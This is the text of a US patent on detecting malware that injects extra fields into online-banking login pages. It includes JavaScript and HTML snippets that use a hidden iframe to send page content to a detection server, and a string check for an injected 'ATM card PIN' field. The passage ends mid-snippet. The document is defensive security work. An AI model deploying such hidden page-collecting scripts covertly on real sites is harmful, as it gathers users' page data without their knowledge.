US009270691B2

(12) **United States Patent**
Klein et al.

(10) **Patent No.: US 9,270,691 B2**
(45) **Date of Patent: Feb. 23, 2016**

(54) **WEB BASED REMOTE MALWARE DETECTION**

(75) Inventors: **Amit Klein**, Herzliya (IL); **Michael Boodaei**, Givataim (IL)

(73) Assignee: **TRUSTEER, LTD.**, Tel Aviv (IL)

(*) Notice: Subject to any disclaimer, the term of this patent is extended or adjusted under 35 U.S.C. 154(b) by 90 days.

(21) Appl. No.: **12/917,038**

(22) Filed: **Nov. 1, 2010**

(65) **Prior Publication Data**

US 2011/0239300 A1 Sep. 29, 2011

(51) **Int. Cl.**

G06F 9/00	(2006.01)
G06F 15/16	(2006.01)
G06F 17/00	(2006.01)
H04L 29/06	(2006.01)
G06F 21/56	(2013.01)
G06F 21/00	(2013.01)

(52) **U.S. Cl.**

CPC ***H04L 63/1416*** (2013.01); ***G06F 21/565*** (2013.01); *G06F 21/00* (2013.01); *H04L 63/14* (2013.01)

(58) **Field of Classification Search**

CPC H04L 63/1416; H04L 63/1408; H04L 63/1441; H04L 63/1458; G06F 21/552; G06F 11/00; G06F 21/00

See application file for complete search history.

(56) **References Cited**

U.S. PATENT DOCUMENTS

7,114,185	B2 *	9/2006	Moore et al.	726/24
8,621,613	B1 *	12/2013	McClintock et al.	726/22
8,677,481	B1 *	3/2014	Lee	726/22
2002/0178381	A1	11/2002	Lee et al.	
2004/0128534	A1 *	7/2004	Walker	713/200
2004/0181687	A1	9/2004	Nachenberg et al.	
2006/0075490	A1 *	4/2006	Boney et al.	726/22
2008/0301051	A1 *	12/2008	Stahlberg	705/44
2009/0070873	A1 *	3/2009	McAfee et al.	726/23
2010/0042931	A1 *	2/2010	Dixon et al.	715/738
2011/0314152	A1 *	12/2011	Loder	709/225
2012/0030013	A1 *	2/2012	Tsay et al.	705/14.49

FOREIGN PATENT DOCUMENTS

EP	1 280 040	A2	1/2003
EP	2 037 384	A1	3/2009

OTHER PUBLICATIONS

Ron et al, How Computers Work, Nov. 14, 2007, ISBN—0-7897-3673-6 (Chapter 7, p. 2).*

Charles et al. "Detecting In-Flight Page Changes with Web Tripwires" Publication Date 2008.*

Charles et al. "Detecting in Flight p. Changes with Web Tripwires" International Computer Science Institute.*

European Search Report for corresponding European Patent Application No. 11182769 mailed Jan. 19, 2012.


* cited by examiner

Primary Examiner — Joshua Joo
Assistant Examiner — Younes Naji
(74) *Attorney, Agent, or Firm* — Daniel J. Swirsky; AlphaPatent Associates Ltd.

(57) **ABSTRACT**

A method for detecting HTML-modifying malware present in a computer includes providing a server which serves a web page (HTML) to a browser. A determination is made whether a modified string exists in the page received by the browser and if a modifying element is found, determining the malware is present in the computer.

12 Claims, 3 Drawing Sheets






10
Remote Server
Malware Scanning Engine
11
14
Internet
Terminal
Browser
13
12
Terminal
Browser
13
12
Terminal
Browser
13
12

Fig. 1


Welcome to SinglePoint - U.S. Bank Commercial Internet Banking - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address https://singlepoint.usbank.com/cs70_banking/logon/sbuser
usbank
SinglePoint
Welcome to SinglePoint
Customer ID
User ID
Password
Forgot your password?
View our Terms of Use
Done
Internet

20

Fig. 2



Welcome to SinglePoint
Customer ID
User ID
Password
Generated Token Password
Wire PIN
Forgot your password?
View our Terms of Use
31
32
30

Fig. 3

WEB BASED REMOTE MALWARE DETECTION

FIELD OF THE INVENTION

The present invention relates to the field of Internet security. More particularly, the invention relates to a method and system for preventing the theft of online sensitive information.

BACKGROUND OF THE INVENTION

As more users are connected to the Internet and conduct their daily activities electronically, computer users have become the target of an underground economy that infects hosts with malicious software, also known as malware, for financial gain. Unfortunately, even a single visit to an infected web site enables the attacker to detect vulnerabilities in the user's applications and force the download a multitude of malware binaries. Frequently, this malware allows the adversary to gain full control of the compromised systems leading to the ex-filtration of sensitive information or installation of utilities that facilitate remote control of the host.

Internet services are increasingly becoming an essential part of our everyday life. We rely more and more on the convenience and flexibility of Internet-connected devices to shop, communicate and, in general, to perform tasks that would otherwise require our physical presence.

Although very beneficial, Internet transactions can expose user sensitive information. Banking and medical records, authorization passwords and personal communication records can easily become known to an adversary who can successfully compromise any of the devices involved in online transactions.

In most cases, a successful exploit results in the automatic installation of a malware binary, also called drive-by download. The installed malware often enables an adversary to gain remote control over the compromised computer system and can be used to steal sensitive information such as banking passwords, to send out spam or to install more malicious executables over time. For instance, FIG. **2** shows a webpage **20** with an original HTML form (i.e., from a machine that is not infected with malware) and FIG. **3** shows a modified HTML form **30** (i.e., the original HTML form with extra malicious parameters, **31** and **32**) injected by malware to the login page in order to steal additional user information.

To address this problem and to protect users from being exploited while browsing the web, malware detection tools are required.

It is an object of the present invention to provide a system which is capable of remotely detecting behavior associated with a malware.

Other objects and advantages of the invention will become apparent as the description proceeds.

SUMMARY OF THE INVENTION

In one aspect the invention is directed to a method for detecting HTML-modifying malware present in a computer, comprising the steps of:

a) providing a server which serves a web page (HTML) to a browser;

b) determining whether a modifying element exists in the page received by said browser; and

c) if a modifying element is found, determining the malware is present in the computer.

In one embodiment the method further comprises, responsive to determining that the submitted HTML includes malware or is indicative of the presence of malware, generating one or more preventing tasks.

In another embodiment of the invention, determining whether a modifying element exists comprises checking whether the submitted HTML form includes added form field parameters, and, optionally, comparing said added form field parameter with pre-determined malware parameters. The method of the invention may further comprise parsing the submitted HTML form to identify known malware behavior or a known malware indicator and said parsing may comprise, for instance, identifying one or more parameters as malware-related parameters.

The invention also encompasses a system for detecting HTML-modifying malware present in a computer, comprising:

a. computing apparatus suitable to receive a web page;

b. computing apparatus for serving a web page to said user computer; and

c. logic means for determining whether HTML code in said web page includes malware or is indicative of the presence of malware.

The system may further comprise software for generating one or more alerting or preventing tasks, responsive to determining that the submitted HTML includes malware or is indicative of the presence of malware.

The logic means may comprise means for checking whether the submitted HTML form includes extra form field parameters, and means for comparing said extra form field parameter with pre-determined malware parameters. The means for checking may be of different types known to the man of the art, e.g., it may comprise software running on the user's PC and/or on remote computing apparatus, or may be embedded in hardware, such as a dedicated appliance, or in any other form.

Software may further be provided for parsing the submitted HTML to identify known malware behavior or a known malware indicator, which may comprise software for identifying one or more parameters as malware-related parameters.

BRIEF DESCRIPTION OF THE DRAWINGS

In the drawings:

FIG. **1** schematically illustrates, in a block diagram form, a system for detecting malware using a remote server, according to an embodiment of the invention;

FIG. **2** schematically illustrates an original login page on a non-infected machine; and

FIG. **3** schematically illustrates a login page infected with malware.

DETAILED DESCRIPTION OF PREFERRED EMBODIMENTS

The present invention relates to a system and method for real-time detection of Internet malware infections. In everyday's life a user accesses a website for example by clicking on a hyperlink to the website. The user then navigates through the website to find a web page of interest. Usually, an HTML form of a desired web page is presented or displayed via a browser window in the user terminal or by other computerized means known in the art. According to an embodiment of the invention, and as will be exemplified hereinafter, the HTML page permits to provide an indication of whether or not the user terminal is infected with a malware.

Optionally, if the user terminal is infected, for example, according to the invention it is possible to completely disable a hyperlink in the presented web page, so that a user cannot follow the link; alternatively the web page may be modified such that, when a user clicks on or passes a cursor over the link, a warning message is displayed. Of course, to prevent accidental clicking, the page may be modified so that clicking on a link on the web page does not cause a link to be followed directly but rather causes a warning to be displayed. Upon detection of a malware, the detection procedure may additionally cause an alert to be sent to the website operator or to any other address.

It will be appreciated that the website server that hosts the original web page may not be directly involved in scanning a user terminal for malicious code, although in some embodiments it may be advantageous for the scanning means and/or the web server to reside on the same server that hosts the original web page. The detection procedure of the web pages is performed either at the browser itself or from a remote server, as will be fully explained hereinafter.

FIG. **1** is a block diagram which schematically illustrates a system **10** for detecting malware using a remote server, according to an embodiment of the present invention. System **10** generally comprises a remote server **11**, a network **14**, and one or more user terminals **12** provided with web browsing capabilities, such as browser **13**.

According to this particular embodiment, remote server **11** comprises a malware scanning engine which scans a webpage displayed by browser **13** over network **14** and submitted to it as part of an HTTP request to detect the presence of changes in it, which are indicative of the presence of malware in the user's terminal **12**. If the malware scanning engine of remote server **11** detects the presence of such changes, then remote server **11** notifies or alerts about its detection. As an option, remote server **11** may take any appropriate action to prevent the malware from harming the user of terminal **12**.

Browser **13** may be any application suitable to provide network browsing capabilities that may be vulnerable to malware, and is not limited to a dedicated browser. User terminal **12** may be any suitable device operating browsers **13**. Terminal **12** may include, for example, a personal digital assistant, a computer such as a laptop, a cellular telephone, a mobile handset, or any other device operable to browse the Internet. Terminal **12** may include any operating system such as, MAC-OS, WINDOWS, UNIX, LINUX, or other appropriate operating systems, e.g., portable device systems such as Symbian, Android, etc.

Network **14** may be any interconnecting system and may utilize any suitable protocol and technologies capable of transmitting information such as audio, video, signals, data, messages, or any combination thereof.

Remote server **11** may be any suitable device operable to process HTML web pages displayed by terminal **12** and obtained as described above. Examples of remote server **11** may include a host computer, workstation, web server, file server, a personal computer such as a laptop, or any other device operable to process HTML web pages displayed on terminal **12**. Remote server **11** may include any operating system such as MAC-OS, WINDOWS, UNIX, LINUX, or other appropriate operating systems.

According to one embodiment of the invention the HTML page provided to the user by the web server contains functional code (e.g., Javascript) that is suitable to provide to the scanning apparatus information required to perform the desired analysis.

In another embodiment of the invention three elements play a role in the process: 1) A Participating Site (PS), which hosts an HTML page to be requested by a client; 2) a Client Machine (CM) that communicates with the PS via a browser; and 3) a Service Provider (SP), which carries out the active part in the malware discovery process, as will be explained hereinafter.

The PS hosts an HTML page (e.g., a log-in page) which contains an invisible IFrame provided by (or coordinated with) the SP. When the CM receives the HTML page in its browser the IFrame sends a request to the SP server, which supplies it in response to the iFrame. The response contains a Java Script (JS), which collects all or parts of the HTML and sends it to the SP, where it is analyzed to determine whether it contains malware.

In an alternative embodiment of the invention instead of including an invisible IFrame in the HTML that the CM receives from the PS, and then obtaining the JS from the SP, the JS is already contained in the HTML and therefore it sends the HTML directly to the SP (whether in its entirety, or as a hash or other partial or complete transformation), without the need for the intermediate stage of receiving the JS from it, as discussed previously.

Some malwares inject into the HTML JS variables. In those cases the JS provided in the HTML page is suitable to determine whether any JS variable or function exists, which are external to the original JS. In such cases it is not necessary to determine the exact form of the injection and it is sufficient to determine that such extraneous addition has taken place.

Finally, in another embodiment not all the HTML page is analyzed and, instead, portions of the page, which are expected to undergo changes if malware is present, are analyzed, e.g, by comparing hash functions of the existing and of the original page.

As will be apparent to the skilled person the invention allows the indirect but extremely efficient, near real-time detection of malware on a PC, by using an HTML page that is processed on said PC. The following two examples illustrate different embodiments of the invention.

Example 1

Off-Site, Server Side Detection

In this embodiment, the "Participating Site" is the site to which the user navigates. It cooperates with the "Service Site" which carries out the actual malware detection, and may return the result to the Participating Site via the browser or via a different path.

The Participating Site embeds a small HTML/Javascript snippet (provided at setup time by the Service Site) that embeds an invisible (or near invisible) frame the content of which comes from the Service Site. Two examples of such snippet are detailed below. The first is Javascript based, and the second is pure HTML:

```
Snippet 1 - Javascript based snippet
<SCRIPT>
document.body.innerHTML+=
'<IFRAME SRC="https://www.service.site/path" height=0
width=0></IFRAME>';
</SCRIPT>
Snippet 2 - HTML based snippet
<IFRAME SRC="https://www.service.site/path" height=0 width=0>
</IFRAME>
```

The URL accessed, https://www.service.site/path, can redirect to a different URL. The final URL may contain strings that would trigger the malware, i.e. if the malware only

performs HTML injection on pages whose URLs contain the string "logintobank", then the page at https://www.service.site/path can redirect to e.g. https://www.service.site/path?foo=logintobank&bar=123, which is enough to trigger the malware. The page at https://www.service.site/path contains HTML to further trigger HTML injection by the malware. For example, if the malware searches for "username: <INPUT TYPE=TEXT>
" and appends "ATM card PIN <INPUT TYPE=PASSWORD>
" to it, then the HTML page at https://www.service.site/path may contain the following:

```
<HTML>
<BODY>
username: <INPUT TYPE=TEXT><br>
<SCRIPT>
var x=new XMLHttpRequest( );
x.open("POST","https://www.service.site/analyze");
x.send(document.body.innerHTML);
</SCRIPT>
</BODY>
</HTML>
```

In this case, the whole page contents are sent to https://www.service.site/analyze, where they can be analyzed. The server page https://www.service.site/analyze can for example search for the string "ATM card PIN <INPUT TYPE=PASSWORD>
" inside the page, which is an indication for malicious activity inside the browser, or merely compare the page sent with the original page.

In the example above, the server can record the infection status for later retrieval, or send an alert immediately to the participating site and/or to other parties. Another variant may return the infection status to the browser, and the above script can read it out and act upon it in real time, e.g. alerting the user or sending a notification to the participating site.

Example 2

On-Site, Client Side Detection

In this example all work is done within the context of the Participating Site. In fact, the work is done within the context of the pages originally targeted by the malware for HTML injection. Moreover, the work is done at the client's side (within the brower).

Assuming for the purpose of this example the page https://www.participating.site/logintobank contains the following HTML (with the added snippet in italics and boldface):

```
<HTML>
<BODY>
. . .
Login Form:<br>
<FORM METHOD=POST ACTION="dologin">
username: <INPUT TYPE=TEXT><br>
password: <INPUT TYPE=PASSWORD><br>
<INPUT TYPE=SUBMIT NAME=S VALUE="Login!">
</FORM>
. . .
<SCRIPT>
if(document.body.innerHTML.toString().indexOf("username:
<INPUT TYPE = TEXT><br>ATM card PIN <INPUT
